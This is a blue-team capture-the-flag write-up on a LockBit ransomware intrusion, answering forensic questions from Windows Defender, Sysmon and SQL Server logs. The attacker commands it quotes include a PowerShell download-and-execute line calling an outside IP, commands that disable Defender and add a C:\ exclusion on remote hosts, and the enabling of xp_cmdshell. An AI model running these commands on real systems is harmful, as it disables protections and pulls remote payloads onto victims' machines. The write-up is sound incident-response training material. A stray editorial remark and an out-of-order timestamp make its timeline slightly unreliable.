LockBit
📅 Published: 2026-04-20 13:32 | 🔄 Last Updated: 2026-05-13 16:35
https://cyberdefenders.org/blueteam-ctf-challenges/lockbit/

DC01
Q1 Windows Defender flagged a suspicious executable. Can you identify the name of this executable?

EventID 1116 MALWAREPROTECTION_STATE_MALWARE_DETECTED Event ID 1117 indicates that Microsoft Defender Antivirus has successfully performed a remediation action—such as quarantine, delete, or clean—on a detected threat (in EventID 1116)
From the provided alert, we can extract some important artifacts:
12/14/2023 3:08:03 PM
Path: file: \\DC01\ADMIN$\8fe9c39.exe
Process Name: C:\Windows\Sysmon64.exe
Computer: DC01.NEXTECH.local
Name: Backdoor:Win64/CobaltStrike.NP!dha
The attacker utilized an SMB network share to copy the malicious Cobalt Strike payload to DC01. Windows Defender detected this file when the Sysmon64.exe process attempted to access/read it
8fe9c39.exe
Q2 What's the path that was added to the exclusions of Windows Defender?
I used Event ID 5007 which tracks Microsoft Defender Antivirus (Malware Protection Config Changed)
Microsoft Defender Antivirus Configuration has changed. Old value: New value: HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\C:\ = 0x0
C:\
Q3 What’s the IP of the machine that initiated the remote installation of the malicious service?
By using sysmon event ID 3 to check the victim connection:
Information 12/14/2023 3:07:03 PM Microsoft-Windows-Sysmon 3 (3)

source: 192.168.170.142 (remote machine)
des: 192.168.170.124 (DC01)
Hacker employed WinRM to remotely install the malicious service on DC01
To make sure the IP 192.168.170.124 is DC01, i used registry explorer and navigated to:
SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces

192.168.170.142
SQLServer
Q4 What’s the name of the process that had suspicious behavior as detected by Windows Defender?
I checked the Windows Defender logs on SQL server: \Windows\System32\winevt\Logs\Microsoft-Windows-Windows Defender%4Operational.evtx and look for eventID 1116
`Path behavior:_process: C:\Windows\System32\cmd.exe,`
`Warning	12/14/2023 2:45:23 PM	Windows Defender	1116	None`
I also took a look at sysmon event ID 1:
CommandLine "C:\Windows\system32\cmd.exe" /c powershell "IEX (New-Object Net.WebClient).DownloadString('http://5.188.91.243/fJSYAso.ps1')"
ParentImage C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe ParentCommandLine "C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER
So obviously the answer is:
cmd.exe
Q5 What’s the parent process name of the detected suspicious process?
As we have analyzed in Q4:
sqlservr.exe
Q6 Initial access often involves compromised credentials. What is the SQL Server account username that was compromised?
I checked for the Security logs:

There is nothing in there:
Looked into the Log off MSSQL

And in errorlog: we can see clear signs of a brute force attack targeting for the sa - system administrator account on SQL server.

Then, attacker succeeded:
2023-12-14 06:43:37.42 Logon Login succeeded for user 'sa'. Connection made using SQL Server authentication. [CLIENT: 5.188.91.243]
2023-12-14 06:43:52.13 spid51 Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
2023-12-14 06:44:08.85 spid51 turn xp_cmdshell on
xp_cmdshell is a powerful SQL Server stored procedure that spawns a Windows command shell, executing command-line strings and returning output as text rows. It is disabled by default due to high security risks but can be enabled via sp_configure. It runs under the SQL Server Service account's security context. In SQL server attacks, hackers often try to turn this feature on to perform malicious actions.
sa
Q7 Following the compromise, a critical server configuration was modified. What feature was enabled by the attacker?
xp_cmdshell
Q8 What’s the command executed by the attacker to disable Windows Defender on the server?
Using Event ID 1: The hacker executed commands to perform system discovery and disable Windows Defender."
2023-12-14 14:44:51.012
CommandLine "C:\Windows\system32\cmd.exe" /c powershell "Get-Service"
Discovery
2023-12-14 14:45:13.177
Set-MpPreference -DisableRealtimeMonitoring 1
Set-MpPreference -DisableRealtimeMonitoring 1
Q9 What's the name of the malicious script that the attacker executed upon disabling AV?
While skimming through Event ID 1 on the SQL server, I also found this command:"
12/14/2023 2:45:23 PM
CommandLine "C:\Windows\system32\cmd.exe" /c powershell "IEX (New-Object Net.WebClient).DownloadString('http://5.188.91.243/fJSYAso.ps1')"
fJSYAso.ps1
Q10 What's the PID of the injected process by the attacker?
Event ID 8 most commonly refers to Sysmon Event ID 8 (CreateRemoteThread), a security monitoring event that detects when a process creates a thread in another process, frequently used to identify code injection, malware, or credential dumping
So i filtered for event ID 8 and found the following:

In this image, powershell created a remote thread in winlogon.exe by using the CreateRemoteThread form Windows API - It’s a clear sign of process injection and privilege escalation. Because winlogon.exe has the NT AUTHORITY\SYSTEM privilege.
StartAddress: 0x000001BF27290000. When an authentic thread executes code, the StartAddress should point to the name of a legitimate .dll file (For example: kernel32.dll, ntdll.dll), not an unbacked memory address.
So the injected process is winlogon.exe (responsible for managing user logon/logoff, security, and the "secure attention sequence" (Ctrl+Alt+Delete)) and the process id is:
596
Q11 Attackers often maintain access by the creation of scheduled tasks. What’s the name of the scheduled task created by the attacker?
I looked for event ID 4698 (a new scheduled task was created on the system)

UpdateCheck
Q12 What’s the PID of the malicious process that dumped credentials?
By using the event ID 10 (sysmon):

2023-12-14 15:00:42.228
Granted access: 0x1010 is the combination of two access privileges:
0x0010: PROCESS_VM_READ0x1000: PROCESS_QUERY_LIMITED_INFORMATION- The TargetImage: lsass.exe → an obvious sign of credential dumping
5456
Q13 What's the command used by the attacker to disable Windows Defender remotely on FileServer?
Revisit eventID 1:
2023-12-14 15:07:01.489
Invoke-Command -ComputerName DC01 -ScriptBlock { Add-MpPreference -ExclusionPath "C:\" }
Invoke-Command -ComputerName DC01 -ScriptBlock { reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f }
Invoke-Command -ComputerName FileServer -ScriptBlock { Add-MpPreference -ExclusionPath "C:\" }
Invoke-Command -ComputerName FileServer -ScriptBlock { reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f }
2023-12-14 15:14:04.131
powershell -nop -exec bypass -EncodedCommand Invoke-Command -ComputerName DevPC -ScriptBlock { reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f }
Invoke-Command -ComputerName FileServer -ScriptBlock { reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f }
FileServer
Q14 What's the name of the malicious service executable blocked by Windows Defender?
Again, using the eventID 1116 in Windows Defender log:
12/14/2023 3:02:48 PM

ceabe99.exe
DevPC
Q15 What’s the name of the ransomware executable dropped on the machine?
By using the Event ID 11 (create files): there are a lot of file created bt vmware.exe in a short period of time”
vmware.exe
Q16 What’s the full path of the first file dropped by the ransomware?

Again in event ID 11:
C:\Users\dmiller\Downloads\HHuYRxB06.README.txt
The attack chain
- 2023-12-14 06:42 (Initial Access): Recorded a brute-force attack targeting the SQL server's
sa(system administrator) account. - 2023-12-14 06:43:37 (Execution): The threat actor successfully logged in and enabled the
xp_cmdshellconfiguration. - 2023-12-14 14:44:51 (Discovery): Executed
cmd.exe /c powershell "Get-Service"to enumerate system services. - 2023-12-14 14:45:13 (Defense Evasion): Disabled Windows Defender real-time monitoring using
Set-MpPreference -DisableRealtimeMonitoring 1. - 2023-12-14 14:45:23 (Execution): The threat actor utilized their elevated privileges to execute a PowerShell command, downloading a malicious script from
http://5.188.91.243/fJSYAso.ps1. - 2023-12-14 14:53:13 (Persistence): Created a scheduled task named
UpdateCheck. - 2023-12-14 15:00:42 (Credential Access): Performed credential dumping by accessing the memory of
lsass.exe. - 2023-12-14 15:02:48 (Persistence): Executed the Cobalt Strike backdoor (
ceabe99.exe) on the FileServer. - 2023-12-14 15:08:03 (Lateral Movement): The threat actor copied the file
\\DC01\ADMIN$\8fe9c39.exefrom the SQL server to DC01. - 2023-12-14 15:04:24 (Defense Evasion): Used WinRM (Port 5985) to remotely disable Windows Defender and create exclusion paths on the workstations and DC01. (Note: I corrected the port from your draft's 5589 to the standard WinRM HTTP port 5985).
- 2023-12-14 15:14:04 (Defense Evasion): Disabled Windows Defender on DevPC via a remotely executed PowerShell script.
- 2023-12-14 15:16:55 (Lateral Movement): The hacker copied the file
20df43c.exeto DevPC and executed it by callingrundll32.exe. - 2023-12-14 15:21:55 (Execution): The
rundll32.exeprocess subsequently dropped the filevmware.exe. - 2023-12-14 15:22:57 (Impact / Ransomware): The executable
C:\windows\temp\vmware.exeon DevPC proceeded to encrypt files en masse. Simultaneously, it generated the ransom note atC:\Users\dmiller\Downloads\HHuYRxB06.README.txtto notify the user.